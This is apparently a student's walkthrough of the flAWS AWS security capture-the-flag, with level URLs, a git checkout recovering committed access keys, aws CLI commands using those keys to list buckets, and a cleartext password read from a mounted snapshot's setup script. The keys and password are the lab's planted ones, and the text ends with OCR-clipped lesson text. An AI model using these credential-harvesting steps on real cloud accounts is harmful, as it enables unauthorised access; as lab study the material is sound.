Cloud Flaws CTF
By Aishwarya Athreya

1. http://flaws.cloud.s3.us-west-2.amazonaws.com/secret-dd02c7c.html

2. http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html

3.

```
C:\Users\Aish>git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
Note: switching to 'b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have
D       authenticated_users.png
D       hint1.html
D       hint2.html
D       hint3.html
D       hint4.html
D       index.html
D       robots.txt
```

Share   View

> This PC > Windows (C:) > Users > Aish

Name

access_keys.txt

.gitconfig

.condarc

access_keys.txt - Notepad

File Edit Format View Help

access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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

```
C:\Users\Aish>aws configure --profile flaws
AWS Access Key ID [***************ad00]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [***************9ae7]: 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
Default region name [us-east-1]: us-west-2
Default output format [txt]: json
```

```
C:\Users\Aish>aws --profile flaws s3 ls
2020-06-25 13:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 19:06:07 config-bucket-975426262029
2020-06-27 06:46:15 flaws-logs
2020-06-27 06:46:15 flaws.cloud
2020-06-27 11:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 11:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 11:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 11:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 11:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 22:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

4.

Username is flaws and password is nCP8xigdjpjyiXgJ7n7rw5Ro68iE8M

```
lrwxrwxrwx  1 root root      29 Feb 22  2017 vmlinuz -> boot/vmlinuz-4.4.0-64-generi
drwxr-xr-x  3 root root    4096 Feb 22  2017 boot
drwxrwxrwt  8 root root    4096 Feb 28  2017 tmp
[ec2-user@ip-172-31-45-65 mnt]$ cd home
[ec2-user@ip-172-31-45-65 home]$ ls
ubuntu
[ec2-user@ip-172-31-45-65 home]$ cd ubuntu
[ec2-user@ip-172-31-45-65 ubuntu]$ ls
meta-data   setupNginx.sh
[ec2-user@ip-172-31-45-65 ubuntu]$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
[ec2-user@ip-172-31-45-65 ubuntu]$
```


f1AWS - Level 5

Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/

5.

```
C:\Users\Aish>aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
                          PRE ddcc78ff/
2017-02-26 21:11:07          871 index.html
```

6. http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/ found from
https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6


```
s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6
```
Apps   Dashboard   Overview: Week 1 -...   Buffer Overflow Vul...   CMSC 414: Comput...

'Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"

Not secure | theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/

Apps   Dashboard   Overview: Week 1 -...   Buffer Overflow Vul...   CMSC 414: Comput...   GitHub - afonsocr

flAWS - The End

esson learned

t is common to give people and entities read-only permissions such as the SecurityAudi
olicy. The ability to read your own and other's IAM policies can really help an attack
igure out what exists in your environment and look for weaknesses and mistakes.

voiding this mistake

on't hand out any permissions liberally, even permissions that only let you read meta-
ata or know what your permissions are.

The End

ongratulations on completing the flAWS challenge!

end me some feedback at scott@summitroute.com

weet and tell your friends about it if you learned something from it.

here is also now a flaws2.cloud! Check that out, and a reminder, if your company is
nterested in receiving AWS security training, please reach out to me at
cott@summitroute.com.